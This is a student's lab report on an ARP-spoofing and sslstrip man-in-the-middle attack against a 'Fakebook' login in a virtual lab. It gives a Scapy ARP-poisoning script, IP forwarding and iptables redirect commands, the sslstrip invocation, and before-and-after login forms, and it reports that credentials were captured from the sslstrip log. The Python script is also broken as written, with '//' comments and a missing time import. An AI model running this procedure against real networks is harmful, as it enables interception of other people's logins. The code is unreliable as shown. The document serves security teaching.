

Name: Gowrishankar Kollangi Basavarajappa  
UID: N194256187  
TLS MITM ATTACK LAB REPORT

- (a) SCAPY program on BT5 that sends gratuitous ARPs to XP and rtr so that BT5 is in the middle of the communication between rtr and XP

```
#!/bin/python
import sys
from scapy.all import*

attacker_mac="02:00:3B:41:09:01" // The BT5 machine's MAC Address
victim_ip="10.10.111.110" // Target's IP address
router_ip="10.10.111.1" // Router's(Gateway's) IP address
victim_mac="02:00:1B:77:0D:01" //Target's MAC Address
router_mac="02:00:1B:5B:0B:02" // Router's(Gateway's) MAC Address

arp_victim=ARP(op=2,psrc= router_ip,pdst= victim_ip, hwsrc= attacker_mac, hwdst=
victim_mac)
// Sending the ARP reply to the target machine that it I am the Gateway with IP address
10.10.111.1 and MAC address of BT5 (attacker's machine) which makes XP machine to believe
that BT5 is its Gateway as shown below in the screenshot.

arp_gw=ARP(op=2,psrc=victim_ip,pdst= router_ip,hwsrc= attacker_mac,hwdst= router_mac)
// Sending the ARP reply to the gateway that it I am the XP machine with IP address
10.10.111.110 and MAC address of BT5 (attacker's machine) which makes Gateway to believe
that BT5 is XP machine as shown below in the screenshot.

while 1:
    send(arp_victim)
    send(arp_gw)
    time.sleep(2)

//sending multiple gratuitous ARP packets to gateway and the target machine using
send(arp_victim) ans send(arp_gw) changes the IP-MAC tables which is as shown below in the
screenshots
```





Fig: Screenshot of performing the gratuitous ARP attack which shows the multiple sending of packets.

(b) the results of successful ARP spoofing by taking screenshots showing the output of the arp command.



```
router:~# arp -a
? (10.10.111.100) at 02:00:3b:41:09:01 [ether] on eth1
? (10.12.1.1) at 00:30:48:be:c8:31 [ether] on eth0
? (10.10.111.107) at 02:00:3b:41:09:01 [ether] on eth1
router:~# _
```

Fig: The victim's machine MAC Address has been changed to BT5 machine's MAC address by spoofing which makes Gateway to believe that BT5 is XP machine as shown below in the screenshot.




Fig: The gateway's MAC address has been changed to BT5 machine's MAC address by spoofing which makes XP machine to believe that BT5 is its Gateway as shown in the screenshot.

### (c) Performing sslstrip attack on the client accessing Fakebook



Fig: Setting up the machine to accept packets inbound and forward them outbound and vice versa in Linux by performing the following:

**`echo "1" > /proc/sys/net/ipv4/ip_forward`**

Modifying the IPTables. IPTables is taking traffic coming inbound to the Backtrack5 machine which is destined to port 80 (HTTP Web) and redirecting only that traffic to the SSLStrip application which in turn is listening on port 8080.

**`iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080`**




Fig: Run SSLstrip on the Backtrack5 machine. To do this use the command:

***python sslstrip.py -l 8080***

This starts sslstrip with it listening on port 8080 of the Backtrack5 machine.

#### (d) The Form method before and after attack

```
INPUT.HINTTEXTBOX { color: #888; }
INPUT.hintTextboxActive { color: #000; }
-->
</style>
<div align=right style="width: 600px ">
<form action="https://fakebook.vlab.local/login.php" method="post">
<input name=userid type=text value=userid class=hinttextbox size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (this.value == 'password') { this.value='';}"/> <
</form>
</div>

</body>
</html>
```

Fig: Browsing the fakebook webserver from the BT5 machine using Firefox. The FORM statement for the login in Source page is as shown. This shows that although the page is not secure, the actual login method uses a URL starting with https.

```
</style>
<div align=right style="width: 600px ">
<form action="http://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hinttextbox" size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus="if (thi
</form>
</div>
```

Fig: The new FORM post method after SSLSTRIP attack in Windows XP machine which shows the change of secured HTTPS to insecure HTTP.

### How new form method is different?

Sol: After the SSLSTRIP attack, in the victim's machine browser, fakebook's source page has changed. In the new form's action of Windows XP machine, HTTPS has changed to HTTP that means SSLSTRIP has made the secure connection to insecure connection which exposes the vulnerabilities in the secured connection. The victim will not be able to know about the attack.

(e) The SSLSTRIP log file




Fig: SSLSTRIP log life has been modified when I initiated screenshot




Fig: SSLSTRIP log file can be browsed from the above the folder




Fig: cat sslstrip.log file in BT5 machine shows the username and password which was entered by victim in Windows XP machine.

(f) SSLSTRIP working procedure

The application-layer protocols are HTTP and HTTPS in TCP/IP model. HTTPS uses a secure tunnel to transfer and receive data. This secure tunnel is commonly called as SSL. SSL Strip routes all the traffic from the target's machine using a proxy created by the attacker. Thus, a Man-In-the-Middle (MITM) attack is achieved. SSL Strip is running on the attacker machine, which is a proxy server which makes no direct connection between the victim and server. This attack is also known as HTTP-downgrading attacks, where the connection established by the target's browser is downgraded from HTTPS to HTTP which makes the insecure connection though the tag line HTTPS is present. The target will not be knowing anything about what is happening in the secure connection.

The adversary needs to perform ARP or DNS spoofing before SSLSTRIP attack to create a belief between the gateway and the victim. Famous sites like Amazon, Facebook, twitter, Many bank sites use SSL protection. Compromising the SSL leads to a huge damage. In our experiment, facebook's source page has changed. In the new form's action of Windows XP machine, HTTPS has changed to HTTP that means SSLSTRIP has made the secure connection to insecure connection which exposes the vulnerabilities in the secured connection whereas the victim will not be able to know about the attack and still thinks a secure connection is present.